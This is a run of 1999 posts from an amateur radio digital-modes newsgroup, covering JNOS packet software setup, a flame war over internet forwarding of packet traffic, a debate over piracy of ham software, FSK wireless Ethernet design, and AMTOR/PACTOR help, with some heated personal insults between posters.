600. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Maenpaa <maenpaa@cig.mot.com>
Message-ID: <36B5C4C9.F4BA6969@cig.mot.com>
Source record: 19988

Per Flitt <flitt@home.se> wrote:
> >I'd like to set up an old 486 to collect all my mail and I'd like it > >to contain ppp/smtp/dialer AND the usual netrom etc.

Bob Nielsen responded:
> ftp://pc.usl.edu/pub/ham/jnos111c/jnos111c.exe
> ftp://pc.usl.edu/pub/ham/jnos111c/docs111c.zip

I downloaded JNOS 1.11C from the site above. Works very nicely on a 486. It seems stable running in either DOS mode or in a DOS window in Win95. I'm a newbie to JNOS so I'm still setting up netrom, etc.

I have a question regarding the trace command if anyone out there has any suggetions. I've tried "trace tnc0 211" which used to show both transmit and receive packets with an older version but now I only see my transmit packets. Also tried 2211, 111, 311 as the option bits and still only see my transmit packets. Any hints?

73 de John
WB9JEJ

601. Re: Let's find consensus on the meaning of the term "Real Ham&#65533;"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B5CC43.BBB8329@NOSPAMworldnet.att.net>
Source record: 19989

Hmmm. Well, for one thing, a 'real ham' doesn't cross-post policy issues to other groups...

Charles Brabham wrote:
>
> Ed Hare, W1RFI wrote in message <36B234E1.1427@arrl.net>...
>
> >snip<
> >I propose:
> >
> >A real ham is someone who has been issued an FCC license under the
> >provisions of Part 97, who operates his or her station within the
> >provisions of Part 97 in a manner that is respectful of the rights of
> >other real hams to do the same.
>
> That sounds reasonable to me.
>
> How you can put forward the statement above and show such tolerance for the
> activities of "Internet Forwarders" on the Packet Radio network is beyond
> me, though.
>
> Internet Forwarders (LandLine Lids) use telephone links to "route around"
> Hams who are trying to communicate by Ham Radio, depriving those stations of
> the traffic they are intended to carry. This, in turn, leads to those SYSOPs
> losing heart and shutting down. Hundreds of great Hams have been shut out
> this way by LandLine Lids, both on HF and in VHF/UHF networks.
>
> Wherever Hams attempt move information digitally, including Packet, PACTOR,
> AMSAT, CLOVER, you name it, a LandLine Lid will come along with his
> telephone connections to "route around" those Hams and deprive them of
> traffic.
>
> JUST IN CASE:
>
> Just in case a reader here has trouble understanding how "routing around"
> occurs:
>
> RealHam has Amateur Packet Radio traffic to move on 40 meters. (Mode does
> not matter) -- But a local LandLine Lid cleverly moves that traffic over his
> Non-Ham connection, which of course is much faster. So when RealHam connects
> to the distant station and attempts to forward the messages, he is told that
> they are already there. So the Real Ham is left with nothing to do. -
> Because of the actions of a Lid with a telephone.
>

> LandLine Lids have used this routine to systematically shut down most of the
> USA Packet Radio forwarding network. To see precisely WHICH hams have been
> doing this, see the LandLne Lid List at:
>
> http://www.texoma.net/~n5pvl/llllist.htm
>
> These persons are not, by your definition, "Real Hams" because they are not
> "respectful of the rights of
> other real hams to do the same." Right?
>
> To see a couple of alleged "Leaders" of the US Packet Radio network who also
> do not make the grade as Hams according to your definition, see:
>
> http://www.texoma.net/~n5pvl/mal.htm
>
> Tell us, Ed; Are YOU respectful of the rights of Hams to use Radio? If so,
> how can you justify the actions of LandLine Lids who have caused hundreds of
> fine Hams to lose heart in what they are doing?
>
> No disrespect intended here, but don't you think it's about time the ARRL
> woke up and smelled the coffee Re: this issue? The US Packet net has
> undergone serious degeneration due to this problem, and I have not seen any
> effort being made to look into the problem and correct it.
>
> Hams in Europe have regs which protect them from LandLine Lids; Why don't
> we?
>
> Hams in Europe have seen their Packet Net grow and advance while the US net
> has almost completely died away.
>
> Wake up and smell the coffee.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

602. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <794l3oeqq1@hornet.fibr.net>
Source record: 19990
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7942pj$hjl@enews4.newsguy.com> Charles Brabham, n5pvl@texoma.net writes:
>To see a couple of alleged "Leaders" of the US Packet Radio network who also
>do not make the grade as Hams according to your definition, see:
>
>http://www.texoma.net/~n5pvl/mal.htm
>

As is my policy, I try to reply back to messages that take things I have said out of context.

For access to the entire article and the introduction please visit:

http://www.tapr.org/tapr/html/tprs.aug.96.html

Cheers - Greg Jones, WD5IVD
President TAPR

603. Pac-Comm packet modem TNC for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: joelong@ugcs.caltech.edu
Message-ID: <794ki5$b1k@gap.cco.caltech.edu>
Source record: 19991

If you are interested in a used Pac-Comm TNC
check out this link...

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=62483755

Thank you,
Joe

604. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <794r4f$ihc@bgtnsc02.worldnet.att.net>
Source record: 19992

Have you maybe got a few copied video tapes or maybe a cassette coppied from cd or "God forbid" a CD coppied from CD? I had a friend once that ran a bbs "Back in the old days" and put it like this "If someone cracks my bbs thats my fault". You see REAL protection is hard to beat. Now do you own ANY of the above mentioned items you PIRATE you! Bet you do!

Charles Brabham <n5pvl@texoma.net> wrote in message news:78uohe$gdt@enews3.newsguy.com...
>>>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>>>From: qwasty@hotmail.com
>>>Date: 1/25/99 10:22 AM EST
>>>Message-id: <78i278mqr1@nnrp1.dejanews.com>
>
>
>Here's what your sort of ignorance brings on, you stupid bastard.
>
>----------
-
>----
>
> quoted from: ARRL Letter vol 18, No. 5 1-29-99
>
>* K6STI goes out of software business: Ham radio software developer Brian
>Beezley, K6STI, has gone out of business. Beezley says he's dropping
>distribution and further software development as a result of the piracy of
>his RITTY radioteletype program. He says an overseas ham broke the copy
>protection on a demo version of his program and posted the pirated version
>on the Internet. That prompted him to discontinue selling software
>altogether, he said. "I've just had enough of it. I'm really quite
disgusted
>and bitter," Beezley remarked. "I hate being stolen from." He said his
>software business was his main source of income, and he's not sure what
>he'll do next. Dick Stevens, N1RCT, who runs the "All Things RTTY" Web site
>(http://www.megalink.net/~n1rct/) called it "a sad day." He has pulled all
>versions of RITTY from his site. Beezley said he'll sell RITTY "if somebody
>wants it" but he has no plans to offer support or further program
>enhancements. He also had developed five antenna programs, including the
>Yagi-optimizing program YO. Beezley remains available only via the USPS at
>3532 Linda Vista Dr, San Marcos, CA 92069. He no longer has e-mail service.
>
>----------- end of quote ---------------------------
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM

>http://www.texoma.net/~n5pvl
>
>
>

605. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7bbthf.22r.nielsen@bob.localnet>
Source record: 19993

On Mon, 01 Feb 1999 09:14:17 -0600, John Maenpaa <maenpaa@cig.mot.com> wrote:
>Per Flitt <flitt@home.se> wrote:
>> >I'd like to set up an old 486 to collect all my mail and I'd like it > >to contain ppp/smtp/dialer AND the usual netrom etc.
>
>Bob Nielsen responded:
>> ftp://pc.usl.edu/pub/ham/jnos111c/jnos111c.exe
>> ftp://pc.usl.edu/pub/ham/jnos111c/docs111c.zip
>
>I downloaded JNOS 1.11C from the site above. Works very nicely on
>a 486. It seems stable running in either DOS mode or in a DOS window
>in Win95. I'm a newbie to JNOS so I'm still setting up netrom, etc.
>
>I have a question regarding the trace command if anyone out there has
>any suggetions. I've tried "trace tnc0 211" which used to show both
>transmit and receive packets with an older version but now I only see
>my transmit packets. Also tried 2211, 111, 311 as the option bits
>and still only see my transmit packets. Any hints?
>
>73 de John
>WB9JEJ

I'm using 'trace ax0 0111' and see all the packets. See the trace help file in cmdshlp*.zip

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

606. Re: Let's find consensus on the meaning of the term "Real Ham&#65533;"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <794pv3$587@enews2.newsguy.com>
Source record: 19994

Seth Miller wrote in message <36B5CC43.BBB8329@NOSPAMworldnet.att.net>...
>Hmmm. Well, for one thing, a 'real ham' doesn't cross-post policy issues to
>other groups...
>

Grasping at straws, are we? Well, in absence of any rational response, I
guess you just had to come up with anything you could.

Too bad you had nothing relevant to add to the discussion, but it's no
surprise.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

607. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <794pmr$54t@enews2.newsguy.com>
Source record: 19995
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Yes, please do read Greg's article. You'll see that the rest of it is -
More of the same.

The twisted, rambling rationalizations of a LandLine Lid.

Pretty sick stuff, but that's Greg for you.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

Greg Jones ; WD5IVD wrote in message <794l3oeqq1@hornet.fibr.net>...
>In article <7942pj$hjl@enews4.newsguy.com> Charles Brabham,
n5pvl@texoma.net
>writes:
>>To see a couple of alleged "Leaders" of the US Packet Radio network who
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>>do not make the grade as Hams according to your definition, see:
>>
>>http://www.texoma.net/~n5pvl/mal.htm
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>As is my policy, I try to reply back to messages that take things I have
said
>out of context.
>
>For access to the entire article and the introduction please visit:
>
>http://www.tapr.org/tapr/html/tprs.aug.96.html
>
>
>Cheers - Greg Jones, WD5IVD
>President TAPR

608. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b64a16.5203825@newshost>
Source record: 19910
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

On Mon, 01 Feb 1999 16:06:06 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
wrote:
>[snip]
>Unless you're using one with an integrated transceiver, Ethernet
>controllers are externally clocked, and can be clocked at rates
>other than 10Mbps (such as 2Mbps). Some of the controllers will
>even allow you turn off the Manchester encoder, which is ideal.
>The Intel 82586, still commonly found on older Ethernet cards
>(perhaps you can pick a few up at a swap meet or computer store
>used bin), is a fully-featured serial data engine (though writing
>drivers for it is not for the faint of heart).
>
>In other words, you can probably scrounge an Ethernet card which
>makes a perfectly fine serial data engine.

Hi Dana,
Yes, I agree about the underclocking. I didn't think you
could still get cards like that anymore, but if you can, go for it!
Modern transceiver chips will have an onboard PLL (or more likely, a
delay locked loop) which will have a limited pulling range.

I'm not sure why you'd want to disable the Manchester encoder. Sure,
it'll halve the bandwidth, but it'll make clock recovery at the other
end quite difficult, as ethernet controllers don't scramble the data,
which means that if you send a packet of 1500 zero bytes, you won't
receive any data transitions for 1500 x 8 = 12000 bit periods. This
is (more or less) impossible to decode.
You'll also lose DC balance, which can upset AFC, etc.

>Dana K6JQ
>Dana@Source.Net

Regards,
Allan.

609. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b64d64.6050269@newshost>
Source record: 19911
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

On Mon, 01 Feb 1999 11:16:39 -0800, John Miles
<jmiles@pop.removethistomailme.net> wrote:
>[snip]
>Possibly so, but one of my requirements is that this project just act
>like a "virtual 10BaseT cable", with no fiddling around with Ethernet
>hardware, drivers, or clock rates at either end. It is hard to live
>with 2 Mbps when you're used to 10 -- this will be used for file sharing
>and streaming on the LAN as well as Internet access. Messing with the
>clock rates, disabling Manchester coding, or adapting the design for
>specific NICs or routers renders the whole thing less general and
>consequently, less useful. This is 1999, after all -- it is about time
>someone came up with a truly general-purpose, idiot-proof 10-megabit
>radio link for modern LAN hardware. :-)

Hi Jim,

I agree about that last statement. If you could make a cheap
commercial quality "wireless ethernet bridge", it would sell like
hotcakes. When I used to work for a microwave comms company, it
seemed every second customer request would be for such a product. We
could sell them microwave links for 30 phone channels (this was one of
our main products), but we had nothing for their computer networks.

The typical customer would be a small or medium sized business that
had a head office, and a new, small office within a few km of head
office. They wanted to extend their PABX and their computer network
to the new site, without having to pay phone company rates on data
lines.

I did some market research, and came up with the following
conclusions:

1. The box at each end will simply plug into the ethernet and need no
configuration. Customers don't seem to like configuring bridges.

2. You really don't need 10Mbps. *No* 10base-anything ethernet can
equal this figure, even asymptotically. You can get pretty close in
bursts with a modern server fed from an ethernet switch though. This
would not be a typical application.
I contend that your "file sharing and streaming on the LAN as well as
Internet access" would suffer little subjective degradation at even
1Mbps. Well, maybe. There will definitely be times when you notice
the difference, but most of the time you won't.
It helps to filter out packets that don't need to traverse the link in
this case.

Most business users are just happy to have connectivity.
[I should point out that my research was done before web browsing
became a significant part of network traffic. Even so, all Internet
traffic for a small to medium sized company will get funnelled into a
single feed of typically < 1.5Mbps. Even ADSL (in practice) doesn't
get close to 10Mbps.]

2b. Even if you get 10Mbps, what happens when you connect to a
100BaseT network? Will you need 100Mbps then? Repeat argument with
1000BaseT.

3. It is desirable to not share collision domains across the two ends
of the link for three reasons:
a. A shared collision domain will limit the distance you can
transmit (due to the maximum delays allowable in the ethernet spec)
to a few km (IIRC). If you don't share the collision domain, you can
transmit over any distance.
b. This saves link bandwidth by not transmitting useless information
(which only matters if the link rate is < 10Mbps).
c. The need to send collisions across the link means that when the
link gets noisy (and they all do, at some time) then you will trash
the network at each end.

4. The conclusion was that you need a router, bridge or switch
(preferably with packet filtering) at each end, regardless of the data
rate. Since you can build one with a few chips costing perhaps US$40,
this wouldn't seem to be a problem.

Venture capital, anyone?

>-- jm KE5FX

Regards,
Allan.

610. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <7962a9$3ol@news3.newsguy.com>
Source record: 19912

In article <794r4f$ihc@bgtnsc02.worldnet.att.net>, "Jim (N8XYN)"
<jim.n8xyn@worldnet.att.net> wrote:

>Have you maybe got a few copied video tapes or maybe a cassette coppied from
>cd or "God forbid" a CD coppied from CD? I had a friend once that ran a bbs
>"Back in the old days" and put it like this "If someone cracks my bbs thats
>my fault". You see REAL protection is hard to beat. Now do you own ANY of
>the above mentioned items you PIRATE you! Bet you do!

The inference I draw from your argument is that Beezely's victimization is his fault as a consequence of inadequate software "protection", poor foresight or the very act of trying to support himself with the vulnerable fruit of his own creative labor.

An argument from guilt to justify uncivilized behaviour allows any behaviour by anyone.

Because I have committed theft, I should justify it for others? Because I have killed, I should condone it for others? Because I am guilty of breaking inumerable laws and rules that govern civilized behaviour, they are rendered worthless to others by my acts of anarchy? If civilized behaviour relied on adherence to the rule that the pot has no right to call the kettle black, we would still be in the Dark Ages, or worse. Regardless of how lawful or lawless many of us are, most of us have no use for anarchy and its consequences. I know that I am not at the top of the food chain and I never was, in my best days.

May you be the inheritor, soon, of the consequences your philosophy promotes. There is nothing that cannot happen to you that cannot be justified with a clear conscience, by others, using your logic. Reap what you sow. Bubba is looking for you.

Pete/wa4hei

611. AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Scott Honaker <scottfm@email.msn.com>
Message-ID: <#bc2$PoT#GA.229@upnetnews03>
Source record: 19913

I'm trying to figure out how to send Email via AMTOR. I have a list of stations and frequencies and a PK-232MBX tied to my HF rig. I have never attempted working any HF digital mode so I have a hard time even recognizing the sound of the various modes. My past experience is limited to VHF packet.

Is there a step by step guide that will tell me how to configure the PK-232 and what mode and frequency to use on my radio to make an AMTOR connection? I just need a primer as a starting place.

Thanks,

Scott N7WLO

612. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Emil Blaschek <emil.blaschek@siemens.at>
Message-ID: <36B6C8D0.D29A8871@siemens.at>
Source record: 19914
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Why Bother with FSK .. Take a look at QAM64

Data_rate 10MBit/sec S
Seps/sec 1.6 Symbols/sec
Bandwirh 3.2 MHz

613. Scope FAQ

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: wd1v@mediaone.net
Message-ID: <wd1v-0202990616580001@wdonev.ne.mediaone.net>
Source record: 19915

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Oscilloscope FAQ: http://people.ne.mediaone.net/wd1v/dsofaq.html

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John D. Seney, WD1V [FN42]
http://people.ne.mediaone.net/wd1v/index.html
```

614. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b6df55.43395393@newshost>
Source record: 19916
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

On Mon, 01 Feb 1999 18:27:39 -0800, John Miles
<jmiles@pop.removethistomailme.net> wrote:
>[snip]
>Probably the biggest obstacle to this idea isn't technical or economic,
>but regulatory. I am not sure what the licensing requirements are, or
>if even an amateur license allows one to chew up 50, 60, or 70 MHz of
>prime 24 GHz real estate with something like this. I'll have to look up
>the relevant FCC regs one of these days. It is not a big deal in my
>particular case since I only need to run enough ERP to make it across a
>parking lot, but widespread deployment of such a system would
>undoubtedly have to be done entirely at the users' risk, legally
>speaking.
>[snip]
>In all seriousness, though, the legal aspect of the
>problem is one reason I want to learn more about what determines things
>like the minimum usable bandwidth and such.

Hi John,
Do you remember my post of a few days ago which described an
FSK 2Mbps X band full duplex radio? It used a channel spacing of
7MHz, and had -80dBc out of band Tx spectrum. This was legal for that
band in Australia (where it was designed). So you can definitely do
what you want without using too much bandwidth.
(This performance required filtering the baseband Tx signal before the
frequency modulator (an X band DRO). The Rx baseband signal was
cleaned up with comparators.)

I'm not sure what the FCC will allow, but in Australia there are
certain bands which do not require licenses if the transmit power is
below a certain level (something like 0dBm). This much power can get
your signal quite far if the dishes have enough gain. We just
happened to make dishes too, so they were just lying around.
Sometimes you get lucky ;-)

I know that the FCC have allocated some bands for low power spread
spectrum comms, for applications such as lans, etc. The Harris PRISM
chipset will do 11Mbps at 2.4GHz, but it might only just make it
across your 150' parking lot. You might do better with some decent
antennas.
http://www.semi.harris.com/prism/prism.htm
Why don't you get one (pair) of their evaluation boards?

If you don't want to use spread spectrum, I once designed a 38Mbps
full duplex radio modem for 15MHz wide channels. Don't try this at

home, kiddies! If I was doing it again, I would probably use some of the newer digital radio chipsets from Harris, Analog Devices or Graychip. They take all the fun out of the design :-)

Regards,
Allan.

615. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <796rdc$6mh@bgtnsc02.worldnet.att.net>
Source record: 19917

Oh come on! lets not put "Theft" and "Murder" in the same group. I'm not saying its all well and good, I am saying that "he who is without sin" cast the first stone. Anyone ever copy code tapes for a friend? W6YX would call that theft. We should just drop it and say "It wasnt a good idea for that fellow to ask". 73

pmarkham <pmarkham@newsguy.com> wrote in message news:7962a9$3ol@news3.newsguy.com...
>In article <794r4f$ihc@bgtnsc02.worldnet.att.net>, "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net> wrote:
>
>>Have you maybe got a few copied video tapes or maybe a cassette coppied from
>>cd or "God forbid" a CD coppied from CD? I had a friend once that ran a bbs
>>"Back in the old days" and put it like this "If someone cracks my bbs thats
>>my fault". You see REAL protection is hard to beat. Now do you own ANY of
>>the above mentioned items you PIRATE you! Bet you do!
>
>
>The inference I draw from your argument is that Beezely's victimization is his
>fault as a consequence of inadequate software "protection", poor foresight or
>the very act of trying to support himself with the vulnerable fruit of his own
>creative labor.
>
>An argument from guilt to justify uncivilized behaviour allows any behaviour
>by anyone.
>
>Because I have committed theft, I should justify it for others? Because I have
>killed, I should condone it for others? Because I am guilty of breaking
>inumerable laws and rules that govern civilized behaviour, they are rendered
>worthless to others by my acts of anarchy? If civilized behaviour relied on
>adherence to the rule that the pot has no right to call the kettle black, we
>would still be in the Dark Ages, or worse. Regardless of how lawful or lawless

>many of us are, most of us have no use for anarchy and its consequences. I
>know that I am not at the top of the food chain and I never was, in my best
>days.
>
>May you be the inheritor, soon, of the consequences your philosophy
>promotes. There is nothing that cannot happen to you that cannot be
justified
>with a clear conscience, by others, using your logic. Reap what you sow.
Bubba
>is looking for you.
>
> Pete/wa4hei
>

616. Re: CW trainer for Mac wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: "Ralph B. Holland (vk1brh)" <vk1brh@dynamite.com.au>
Message-ID: <796rhc$5vs$1@bomb.dynamite.com.au>
Source record: 19918
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc,aus.radio.amateur.misc,aus.radio.amateur.digital

I have a morse tainer that was originally written for an Amiga and has been ported to an IBM PC.

If you have a (ANSI) C compiler for the MAC you are welcome to adapt the source. I shouldn't be too difficult.

The program and source is available at http://www2.dynamite.com.au/vk1brh under the Programming Hints and Links.

You could also search for programs in archives - good luck!

Regards,

Ralph (VK1BRH).

617. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b6ee7d.47275846@newshost>
Source record: 19919
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Thanks Emil,
This was posted to amateur radio and homebrew newsgroups.
Do you really think John can just whip up a QAM64 modem with a soldering iron and some bits and pieces from around the lab?
QAM-x for x > 4 will require mountains of digital circuitry in both Tx and Rx. To design a "practical" QAM modem from scratch will take a small team at least a few months. Trust me, I've been there.
It will require adaptive equalisers in the receiver to cope with multipath across the carpark. Symbol timing recovery is a pain. You will need some sort of convolutional FEC (trellis coding) as well as Reed-Solomon if you want any sort of useable BER. The designers will need to be familiar with high speed ADC and DAC designs, know how to design high speed digital logic, need a high speed digital CRO for debug, be able to handle high pin count surface mount chips, have an FPGA or CPLD development environment, etc.

FSK has the advantages of robustness, simplicity and low cost. It also interfaces simply to manchester encoded signals.
FSK starts to sound quite attractive when you take this into account.

Emil, I notice you work for Siemens in Austria. Do Siemens make QAM chipsets? I didn't find any on the web.

Allan.

On Tue, 02 Feb 1999 10:43:44 +0100, Emil Blaschek
<emil.blaschek@siemens.at> wrote:

>Why Bother with FSK .. Take a look at QAM64
>
>Data_rate 10MBit/sec S
>Seps/sec 1.6 Symbols/sec
>Bandwirh 3.2 MHz

618. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36B6F9BD.676579A@erols.com>
Source record: 19920

Scott, most of the "chirping" signals you hear on the bands these days
are pactor rather than amtor. Amtor activity is diminishing.

Pactor has a faster "chirp" rate than amtor. If your PK232 will do
pactor I'd try that first. I think there are upgrade ROM chips still
available to add pactor to the PK232 if you have an older one. You'll
find signals between .065 and .080 (i.e. 14.065 to 14.080) on most
bands.

Scott Honaker wrote:
>
> I'm trying to figure out how to send Email via AMTOR. I have a list of
> stations and frequencies and a PK-232MBX tied to my HF rig. I have never
> attempted working any HF digital mode so I have a hard time even recognizing
> the sound of the various modes. My past experience is limited to VHF
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> Is there a step by step guide that will tell me how to configure the PK-232
> and what mode and frequency to use on my radio to make an AMTOR connection?
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>
> Thanks,
>
> Scott N7WLO

619. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b6f6b4.49379123@newshost>
Source record: 19921
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

On Mon, 01 Feb 1999 17:20:40 -0800, John Miles
<jmiles@pop.removethistomailme.net> wrote:
>[snip]
>I'm not obsessed with optimizing bandwidth usage, anyway, as long as it
>works.

Hi John (again),

In other posts in this thread, I mentioned that the Tx bandwidth can
be reduced by pre-filtering the baseband signal.

The bandwidth can also be reduced by dropping the baud rate, by
increasing the number of bits per symbol, without the complexities of
a QAM modem. With a simple circuit inside a small GAL, you could
perhaps go to 4 level FSK, which would give 2 bits / symbol, and halve
the bandwidth. (Actually, this would reduce bandwidth by a factor of
4 from the original manchester encoded signal.)
You could go to higher levels of M-ary FSK, but anything beyond 4 will
probably require a digital slicer in the receiver. Four levels can
easily be decoded with a simple analog comparator circuit with
adaptive thresholds.

You will also need to scramble the data, to get around the threshold
drift problem on packets with long runs of 0s or 1s. The receiver
will use a self-synchronising descramber.

Symbol timing recovery will likely use transition detectors on the
comparator outputs and a PLL. You could do this digitally (if you
have a reference clock high enough) or you could do it with an analog
PLL.

Lets compute the baseband bandwidth for 4 levels at 10Mbps.
Assume rolloff factor in RRC filters gives 40% excess bandwidth.
Symbol rate = 5MHz.
Baseband Bandwidth = 3.5MHz

This really is a simple, cheap circuit! Reply if you want more
details.
Actually, I'd love to do the full design. Unfortunately my current
employers would probably not like it if I suddenly stopped designing
frame relay processors and started designing modems.

>-- jm KE5FX

Regards,
Allan.

620. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36B70C22.2B3FD8B3@erols.com>
Source record: 19922

The ARRL has some pretty good books - one was "the digital ham
companion" or something like that. Also the PK232 had some pretty good
operating explanations in the manual.

Scott Honaker wrote:
>
> I'm trying to figure out how to send Email via AMTOR. I have a list of
> stations and frequencies and a PK-232MBX tied to my HF rig. I have never
> attempted working any HF digital mode so I have a hard time even recognizing
> the sound of the various modes. My past experience is limited to VHF
> packet.
>
> Is there a step by step guide that will tell me how to configure the PK-232
> and what mode and frequency to use on my radio to make an AMTOR connection?
> I just need a primer as a starting place.
>
> Thanks,
>
> Scott N7WLO

621. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: John Maenpaa <maenpaa@cig.mot.com>
Message-ID: <36B70300.625691EE@cig.mot.com>
Source record: 19923

Bob Nielsen wrote:
> I'm using 'trace ax0 0111' and see all the packets. See the trace
> help file in cmdshlp*.zip

Thanks for your pointer Bob. I found the "fix". 'strace' was on.
When I turn 'strace off' I see the results of the trace command on
both transmit and receive packets.

--
John Maenpaa WB9JEJ
maenpaa@starnetinc.com

622. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36d011f0.1220048873@news.atl.bellsouth.net>
Source record: 19924

On Tue, 02 Feb 1999 08:12:29 -0500, Bob Lewis <aa4pb@erols.com> wrote:
>Pactor has a faster "chirp" rate than amtor.

Ah, PACTOR has a slower "chirp rate" than AMTOR.
AMTOR sends triplets, PACTOR uses longer frames.
PACTOR uses a higher symbol rate, but because there
are many more symbols per frame, the "chirp rate" is
lower.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

623. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36B72C1B.91B03094@erols.com>
Source record: 19925

You're right. Guess I should read closer before hitting the send button.

Gary Coffman wrote:
>
> On Tue, 02 Feb 1999 08:12:29 -0500, Bob Lewis <aa4pb@erols.com> wrote:
> >Pactor has a faster "chirp" rate than amtor.
>
> Ah, PACTOR has a slower "chirp rate" than AMTOR.
> AMTOR sends triplets, PACTOR uses longer frames.
> PACTOR uses a higher symbol rate, but because there
> are many more symbols per frame, the "chirp rate" is
> lower.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

624. Clover Freq's.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Chuck Simms <csimms@dave-world.net>
Message-ID: <36b75018.0@nt.dave-world.net>
Source record: 19926

Hello can anybody tell me what freq clover traffic is on I would like to do
some testing
with clover
thanks 73 de Chuck

625. Re: AMTOR help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-02 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <36B754A5.63613996@junglevision.com>
Source record: 19927

Bob Lewis wrote:
>
> Scott, most of the "chirping" signals you hear on the bands these days
> are pactor rather than amtor. Amtor activity is diminishing.
>
